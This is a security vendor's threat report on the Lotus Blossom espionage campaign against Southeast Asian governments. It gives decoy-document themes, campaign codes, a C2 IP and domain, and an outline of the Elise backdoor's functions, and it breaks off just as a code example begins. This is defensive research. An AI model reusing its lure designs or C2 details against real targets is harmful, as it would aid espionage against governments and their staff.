OPERATION LOTUS BLOSSOM

REPORT BY – ROBERT FALCONE, JOSH GRUNZWEIG,
JEN MILLER-OSBORN, RYAN OLSON

PALO ALTO NETWORKS | 4401 Great America Parkway | Santa Clara, CA 95054
www.paloaltonetworks.com

paloalto NETWORKS®

TABLE OF **CONTENTS**

Introduction

Operation Lotus Blossom describes a persistent cyber espionage campaign against government and military organizations in Southeast Asia, stretching back over three years. Nations we have identified as targeted in this campaign include Hong Kong, Taiwan, Vietnam, the Philippines and Indonesia. The Lotus Blossom group deploys a backdoor Trojan, named Elise, after the sports car made by Group Lotus PLC of the United Kingdom.

The group relies on spear phishing attacks to infect its users, often using a malicious office document and decoy file containing content relevant to the target's occupation or interests. The spear phishing attachment typically includes exploit code for a well-known Microsoft® Office® vulnerability, CVE-2012-0158, which is used to install the Trojan on the system and then display the decoy file, tricking the user into thinking the file opened correctly. Example decoy files include:

- A spreadsheet listing high-level officers in the Philippine Navy, along with their dates of birth and mobile phone numbers.
- The operational humanitarian and disaster response (HADR) plan for the Armed Forces of the Philippines, stamped "Secret."
- An invitation to the screening of a film at the Norwegian embassy.

While we have not identified specific individuals responsible for these attacks, the evidence suggests a nation state with a strong interest in Southeast Asia. Elise is a custom backdoor Trojan, not readily available online. The tool appears to be used exclusively by Lotus Blossom and was likely developed specifically for their operations. The targets attacked by this group are almost exclusively military and government organizations, whose data is most valuable to other nation states, rather than criminal actors. The fact that this campaign has been ongoing for over three years indicates the individuals behind the attack are well-resourced.

Using the Palo Alto Networks® AutoFocus™ platform, which enables analysts to correlate the results of the hundreds of millions of reports generated by the WildFire™ service, Unit 42 has linked over 50 individual attacks to this campaign.

The Operational Details section of this report provides details on specific attacks against the targeted governments. The Elise Backdoor Analysis section contains descriptions of how the three different variants of Elise operate and how they changed over time. Domain names and IP addresses used for command and control, as well as hashes of the files used in the attacks are included in the appendix.

Operation Details

Operation Lotus Blossom repeatedly targeted several Southeast Asian countries' militaries and government agencies, beginning in 2012 and continuing through 2015. The bulk of the activity discussed in this paper involves heavy targeting against both Vietnam and the Philippines during 2013 and 2014.

All of the attacks use the custom backdoor Trojan named Elise, which gives the Lotus Blossom group their initial foothold in a network. From there, they can install additional tools, move laterally, and exfiltrate data from the network. Elise is described in more detail later in this report.

The operation relies heavily on spear phishing as the initial attack vector, with enticing subject lines and legitimate-looking decoy documents meant to trick users into believing they are opening a legitimate file, as opposed to malware. A popular theme for the decoy documents was personnel rosters, largely claiming to be for specific military or government offices. Another theme was the use of attractive pictures of Asian women that were sourced from the Internet. Some of the information contained in the decoys could be found on the Internet; however, it is worth noting none of the military or government themed decoys could be found.




FIGURE 1 + Elise backdoor samples and C2 infrastructure in distinct but overlapping groups.

In particular, the decoys used against the Philippines were exclusively military and government themed, with the bulk purporting to be related to the Navy. As we were unable to find any of the decoys online, and they purport to contain sensitive information, we have not included images of them, in case the information is legitimate. One document is even stamped "Secret."

While all of the Lotus Blossom attacks appear to be the work of a single group, the infrastructure used to target each nation is largely separate (Figure 1). Each Trojan binary in this diagram is connected to command and control (C2) IP addresses and domains that are defined in the Trojan's configuration file. Additionally, the domains are connected to email addresses used to register them, as well as IP addresses they resolve to at the time of the attack. These links create a visual map of the attacks, which shows that, while the infrastructure is not identical in each attack, they are all connected. In the following sections, we will take a closer look at the attacks on each nation.

Vietnam

The Lotus Blossom campaign against the Vietnamese government was the most persistent and consisted of 11 waves of spear phishing, primarily during November 2014. There were a total of eight droppers — one Microsoft Excel® document and five Microsoft Word® documents. All included a decoy document intended to trick users into believing they had opened a legitimate file rather than malware, and the content of each was different.

The attacks on Vietnam break into two distinct groups. All but three samples used overlapping C2 infrastructure (Figure 2), including two domains registered by "2759931587@qq.com," which was also used registered C2 domains used in attacks against other Southeast Asian countries. This group of attacks used the following campaign codes to identify their infections, many of which include the string "Alice," which may have a significance we have not yet identified.

- Alice_erpas
- Alice_rosey
- Alice_15A
- Alice_Spider
- Alice_vishipel
- jessica-cpt-app
- oyf
- ooo

FIGURE 2 + **Elise samples and infrastructure used to target the Vietnamese government.**

The second group of attacks (Figure 3) used a different registrant not seen elsewhere in this activity, but overlap with targeting, campaign code structure, and one C2 IP address. While the other domains maintained the information they were originally registered with, one domain used here was registered by 'paulzz@yeah.net' and then updated to 'studywindows123@outlook.com'. The initial registrant also registered other domains detailed in this paper, targeting other Southeast Asian countries prior to their updating, indicating this may be a reseller favored by particular APT group(s). It could also be a simple matter of actor preference, but we cannot say for sure one way or the other. The other domain used a registrar that does not show any registration information. The three campaign codes used with these samples are below.

- QY030610
- KITY01232
- KITY090901




FIGURE 3 + Diagram of second group of Vietnam attacks.

Most of the attachments used in this campaign had a technical theme, shown in figures two through four. Additionally, all were written in Vietnamese. We are not including an image of one sample, as it claims to be a certification test for a particular type of VSAT terminals. It is unknown how the actors obtained a test for this course, assuming the questions are legitimate.




FIGURE 4 + Instructions on how to install and use LogFusion, a legitimate tool used to parse log files.

BỘ THÔNG TIN VÀ TRUYỀN THÔNG

CHƯƠNG TRÌNH HỘI THẢO VIBRAND 2014

Chủ đề: Phát triển thị trường, thương hiệu cho sản phẩm, dịch vụ CNTT

Thời gian: thứ Năm, ngày 04/12/2014.

Địa điểm: Khách sạn Ramana, số 323 Lê Văn Sỹ, Quận 3, Thành phố Hồ Chí Minh.

Thành phần: đại diện Bộ, ngành, địa phương, hội, hiệp hội, doanh nghiệp CNTT, các chuyên gia CNTT.

THỜI GIAN	NỘI DUNG	
08:00 08:30	**Đón khách**	
08:30 9:00	**Khai mạc Hội thảo** - Lãnh đạo Bộ Thông tin và Truyền thông - Lãnh đạo Ủy ban TP Hồ Chí Minh	
9:00 9:15	**Định hướng cơ chế thuê dịch vụ CNTT và giải pháp phát triển thị trường, thương hiệu cho dịch vụ công nghệ thông tin** *Đại diện Vụ CNTT, Bộ Thông tin và Truyền thông*	
9:15 9:30	**Hiện trạng, nhu cầu và đề xuất giải pháp phát triển việc thuê dịch vụ CNTT tại TPHCM** *Đại diện Sở TTTT TPHCM*	
09:30 09:45	**Sự cần thiết của tên miền tiếng Việt trong việc phát triển thương hiệu của doanh nghiệp** *Đại diện VNNIC*	
09:45 10:00	**GIẢI LAO**	
	Chuyên đề 1 **Phát triển thị trường, thương hiệu dịch vụ công nghệ thông tin**	**Chuyên đề 2** **Phát triển thị trường, thương hiệu sản phẩm công nghệ thông tin**
10:00 10:15	**Phát triển dịch vụ CNTT cho CQNN** *Đại diện Viettel*	**Phát triển thị trường và thương hiệu của các doanh nghiệp phần mềm tại Việt Nam** *Đại diện VINASA*
10:15 10:30	**Phát triển dịch vụ CNTT phục vụ hoạt động cơ quan nhà nước** *Đại diện Công ty InetSolution*	**Phát triển sản phẩm của BKAV** *Đại diện Bkav*
10:30 10:45	**Phát triển dịch vụ Chứng thực chữ ký số VNPT-CA** *Đại diện VDC*	**Phát triển sản phẩm phần cứng thương hiệu Việt của CMS** *Đại diện CMS*
10:45 11:00	**Phát triển dịch vụ máy chủ Trung tâm Dữ liệu FPT Telecom - Data Center** *Đại diện FPT*	**Phát triển dịch vụ CNTT trên nền ĐTĐM phục vụ hoạt động cơ quan nhà nước** *Đại diện Công ty eK*
11:00 11:15	**Phát triển các dịch vụ CNTT phục vụ hoạt động ứng dụng của cơ quan nhà nước** *Đại diện Trung tâm CNTT, Đại học Cần Thơ*	**Phát triển sản phẩm, giải pháp phần mềm nguồn mở thương hiệu Việt** *Đại diện của VIFOSA*
11:15 11:45	**Thảo luận và bế mạc Hội thảo**	

FIGURE 5 + The agenda for Vietnam's Ministry of Information and Communication workshop with Vibrand, which was held on 4 December 2014. The purpose of the workshop was promoting the development of products and IT services in Vietnam.

ĐỘ TRIỂN KHAI CHUYỂN MẠNG VPTW GIAI ĐOẠN 2

từ 1/8-7/11/2014)

Đợt triển khai	Tỉnh	NGÀY TRIỂN KHAI															
		13/10	15/10	16/10	17/10	20/10	21/10	22/10	23/10	27/10	28/10	30/10	3/11	4/11	5/11	6/11	
Đợt 1	Thái Nguyên		21/22														
1/8-15/8	Bắc Giang		258/258														
	Bắc Ninh		137/137														
	Hải Phòng		275/275														
Đợt 2	Hà Giang		25/25														
18/8-28/8	Vĩnh Phúc		137/137														
	Nghệ An		491/491														
	Hà Tĩnh		168/168														
Đợt 3	Cao Bằng		18/18														
29/8-17/9	Bắc Kạn		12/12														
	Lạng Sơn		217/217														
	Hà Nội	0/1	0/1	0/1	0/1	0/1	0/1	0/1	0/1	0/1	0/1		0/1	0/1	0/1	0/1	
Đợt 4	Hòa Bình	19/31	20/31	20/31	35/46	36/46	36/46	36/46	36/46	60/67	75/82		75/82	75/82	75/82	75/82	
18/9-1/10	Sơn La		99/99														
	Điện Biên	12/12	12/12														
	Lai Châu		14/14														
Đợt 5	Hải Dương	282/282	282/282														
23/10	Hưng Yên	5/50	5/50	6/50	6/50	6/50	6/50	7/50	7/50	7/50	7/50		7/50	7/50	7/50	7/50	
	Quảng Ninh	109/204	109/204	149/204	149/204	176/204	192/204	193/204	194/204	195/204	195/204		200/204	200/204	200/204	200/204	
	Tuyên Quang	2/15	2/15	3/15	6/15	7/15	7/15	13/15	13/15	13/15	13/15		14/15	14/15	14/15	14/15	
Đợt 6	Hà Nam		0/126							1/126	3/126	3/126	3/126	3/126	3/126	3/126	
3/11	Nam Định		0/11							2/11	4/11	8/11	11/11				
	Thái Bình		0/9							2/9	2/9	5/9	9/9				
	Ninh Bình		0/64							13/64	31/64	60/64	60/60				
	Yên Bái		0/104							0/104	1/104	50/104	82/104	82/104	84/104	103/104	
	Phú Thọ		0/20							1/20	1/20	4/20	6/20	6/20	7/20	10/20	
	Lào Cai		0/11							0/11	0/11	0/11	1/11	1/11	9/18	9/18	
Đợt 7	12 Ban đăng tại																
4/11-7/11																	

FIGURE 6 + Excel spreadsheet titled "VPTW Transfer Network Phase 2" and lists a number of provinces in Vietnam as well as Taiyuan in China.

The final four sample decoy documents had very different themes. One was an invitation to an event at the Norwegian Embassy in Vietnam commemorating the anniversary of the Kon-Tiki voyage (Figure 7). Of note, the date of the invitation is incorrect — the actual event took place 11 and 12 December 2014. The requested email address accepting RSVPs also seems just slightly suspicious, and they helpfully instructed the recipients to forward the invitation, if they were unable to attend. Two of the decoys contained one or more images of attractive Asian women taken from the Internet, one of which (shown in Figure 8) was used multiple times. The final decoy contained a Merry Christmas image with broken English text.





FIGURE 7 + Fake invitation to an event commemorating the Kon-Tiki voyage.

FIGURE 8 + Photo of Hoàng Thùy Linh, a Vietnamese actress and singer.

FIGURE 9 + A Merry Christmas image with broken English text.

The second group of attacks also used decoy documents written in Vietnamese. One document purported to be a contact roster and contains the names and Vietnamese webmail email addresses for multiple high-level Vietnamese officials. The first page of the second decoy is shown below (Figure 10) and claims to be an IT upgrade plan for 2015 for the Vietnamese government. The final sample also appears to be related to an IT upgrade plan, with implementation dates and responsible individuals (Figure 11.)



UBND TỈNH
VĂN PHÒNG

Số: /KH-VPUBND

CỘNG HOÀ XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

, ngày tháng 01 năm 2015

KẾ HOẠCH
Ứng dụng công nghệ thông tin năm 2015

I. Căn cứ xây dựng kế hoạch và dự toán:

- Thông tư liên tịch số 19/2012/TTLT-BTC-BKH&ĐT-BTTTT ngày 15/02/2012 của Liên Bộ Kế hoạch và Đầu tư – Bộ Tài chính – Bộ Thông tin và Truyền thông hướng dẫn quản lý và sử dụng kinh phí thực hiện Chương trình quốc gia về ứng dụng công nghệ thông tin trong hoạt động của cơ quan nhà nước;


- Quyết định số 1926/QĐ-UBND ngày 16/11/2010 của Ủy ban nhân dân tỉnh phê duyệt điều chỉnh quy hoạch phát triển công nghệ thông tin tỉnh giai đoạn 2006 – 2015, định hướng đến năm 2020;

- Quyết định số 1925/QĐ-UBND ngày 16/11/2010 của Ủy ban nhân dân tỉnh phê duyệt Kế hoạch ứng dụng công nghệ thông tin trong cơ quan Nhà nước tỉnh giai đoạn 2011 – 2015;

- Căn cứ Công văn số 483/STTTT-CNTT ngày 22/7/2014 của Sở Thông tin và Truyền thông về việc hướng dẫn xây dựng kế hoạch và dự toán chi cho ứng dụng công nghệ thông tin năm 2015;

- Căn cứ hiện trạng và nhu cầu ứng dụng công nghệ thông tin giai đoạn 2011 - 2015 của Văn phòng Uỷ ban nhân dân tỉnh

FIGURE 10 + Claims to be an IT upgrade plan for 2015 for the Vietnamese government.



PHÒNG

Chương trình công tác năm 2014

STT	Công việc chính	Thời gian thực hiện	Cá nhân chủ trì
1	Di chuyển, ổn định vị trí làm việc Tổ Sửa chữa máy tính	Tháng 03/2014	Hải
2	Làm lại các thủ tục cần thiết cho việc mua Thiết bị rà quét an ninh	Q I,II/2014	Lâm
3	Bảo trì, bảo dưỡng Hệ thống Tổng đài, tủ cáp điện thoại	Q III, IV/ 2014	Nga, Phương
4	Theo dõi, giám sát hoạt động của các máy tính đã lắp đặt.	Năm 2014	Hải
5	Phối hợp BQLDA trong việc trang bị hệ thống TDL tại trụ sở mới	Năm 2014	Hồng
6	Đảm bảo cho hệ thống điện thoại, máy tính của cơ quan luôn hoạt động tốt.	Năm 2014	Nga

TRƯỞNG PHÒNG
Đỗ Văn Hảo

FIGURE 11 + Also appears to be related to an IT upgrade plan, with implementation dates and responsible individuals.

Philippines

The Lotus Blossom operation has targeted the Philippine government, with a particular focus on the military, since at least 2013. We identified six unique Elise droppers, each with its own decoy document and content. These samples all had overlapping command and control infrastructure (Figure 12). All six decoy documents were related to the Philippine military or government, primarily claiming to contain contact information for high-level officers and officials. We are not including images, as it is possible the information is legitimate, but the subject lines with brief descriptions are included in Table 1 below.




FIGURE 12 + Connections between Elise samples and C2 servers used in attacks on the Philippines.

Decoy Name	Decoy Description
DFA GAD Directory	Claims to be a directory of personnel in the Philippine Department of Foreign Affairs Gender and Development, including private emails and cellphones.
HADR PLAN 29 May 14	Claims to be the operational humanitarian and disaster response (HADR) plan for the Armed Forces of the Philippines and is stamped "Secret."
C,1AD NR 03-0226-313-14	Claims to document a problem logging into an account for a specific real-time aircraft tracking system and appears to be a Philippine Air Force document.
RQST MOUTPIECE LOUD HAILER	Claims to be a requisition form for a mouthpiece for a specific hailer for a specific unit.
PN KEYPOSITION with CELL Nrs	Claims to be a roster of high-level officers at the Philippine Naval Headquarters and is dated 23 June 2014. It has birth dates and cellphone number as well as current job roles.
Cellphone Number	Claims to be a roster of high-level officers at the Philippine Naval Headquarters and is dated February 2015. It contains job roles as well as cellphone numbers.

Table 1 + Names and descriptions of decoy documents included in attacks on the Philippine government and military.

In contrast to the Vietnamese targeting, this activity involves a mix of actor-registered and dynamic DNS (DDNS) domains use for C2. However, the actor-registered domain also used the same initial registrant, 'paulzz@yeah.net,' as the final two Vietnamese samples discussed above, and most campaign codes also appear to end with a date. Also of note, all but two of these samples used campaign codes that started with '340'. The text within three of the campaign codes refers to the decoy contents. The campaign codes we saw with the Philippines' activity are below.

- 340_typhoon
- 340-0226
- 340-dfa-520
- 340-0528
- phone
- key0730

Taiwan and Hong Kong

We uncovered three droppers that targeted Taiwan and one that targeted Hong Kong. One of these claimed to be a current staff contact list, but when opened, did not contain any information. As this is the only roster-themed decoy that did not contain any information, it may indicate this was a mistake on the threat actor's part. We were unable to recover decoy documents for the other two.

The sample targeting Hong Kong contains earthquake safety information in long form Chinese, copied from the Internet and widely circulated in multiple languages, since at least 2009. It has its own entry on Snopes.com evaluating the accuracy of the information[i]. This sample is also an outlier, in that it targeted a science and technology university, in contrast to most of the other targeting that had a government or military focus.

This activity shows the clearest striation (Figure 13), with the cluster on the left using the first two campaign codes below.

- 310-pyq
- mm-0807
- cyd-zc




FIGURE 13 + Connections between Elise samples and C2 servers used in attacks on Taiwan and Hong Kong.


It is possible this represents two sub-groups targeting Taiwan and Hong Kong with the same malware over the same period of time. Interestingly, the cluster in the upper left uses some infrastructure used in the Vietnamese activity, as well as a registrant seen in the Philippines' activity.

Indonesia

We identified one Elise dropper carrying a decoy document written in Indonesian that contains information about health foods to avoid the flu, including a picture of a sweet potato. It appears to have been copied directly from the Internet. The campaign code used in this attack was "36-SC-0115," as well as the following C2 servers.

- 122.10.89.84
- beckhammer.xicp.net

The campaign code and C2s are shown below, and the C2 matches up with one of the Philippine-targeted samples in the previously discussed activity. In addition, the campaign code format and numbers at the end of the campaign code appear to be a date, which is also similar to the Philippines' activity.



6 Makanan Ini Bantu Sembuhkan Flu

Musim hujan identik dengan serangan flu. Penurunan daya tahan tubuh menyebabkan virus penyebab flu mudah menginfeksi tubuh. Meningkatkan daya tahan tubuh menjadi satu-satunya cara untuk menghalau serangan penyakit ini.

Vaksin ternyata bukan satu-satunya cara mencegah serangan flu. Menurut manajer konten kesehatan About.com, Rachel Berman RD, hidangan yang dikonsumsi sehari-hari ternyata juga bisa berperan menjadi benteng

FIGURE 14 + Decoy document written in Indonesian, which describes foods that help fend off the flu.

Elise Backdoor Analysis

Over the course of our research, Unit 42 has identified over 50 samples belonging to the Elise malware family. Through analysis of these files, we have grouped them into three distinct variants. Compile timestamps for these samples ranged from June 2012 to March 2015. The naming of the three Elise malware variants coincides with their original compile timestamps, starting with the oldest. Please note that these variant labels may not coincide with naming conventions created by the antivirus industry.

While each variant uses distinct mechanisms for infecting the system and remaining persistent between reboots, all three variants share the following common attributes:

- An encrypted binary configuration data structure containing a list of C2 servers to contact.
- A campaign identifier, such as 'jessica-cpt-app' or '370my0216', which identifies the specific malware reporting to the C2 server.
- C2 communications using a custom format delivered over HTTP or HTTPS.
- Performs basic network reconnaissance upon installation and reports findings to C2 server.

Each variant of Elise contains the functionality to perform the following tasks:

- Execute commands, DLLs, or executables
- Write Files
- Read Files
- Update Configuration
- Upload Configuration Data

Variant A

The first variant of Elise identified by Unit 42 has a compile date set in mid-2012. This particular variant has a configuration size of 1480 and the ability to install itself as either a service or executable. Variant 'A' is delivered via a dropper executable file, which differs from later variants that are typically deployed with a malicious Microsoft Office document.

When executed, the malware will configure itself for deletion upon reboot, using the MoveFileExA function, as seen below.

```
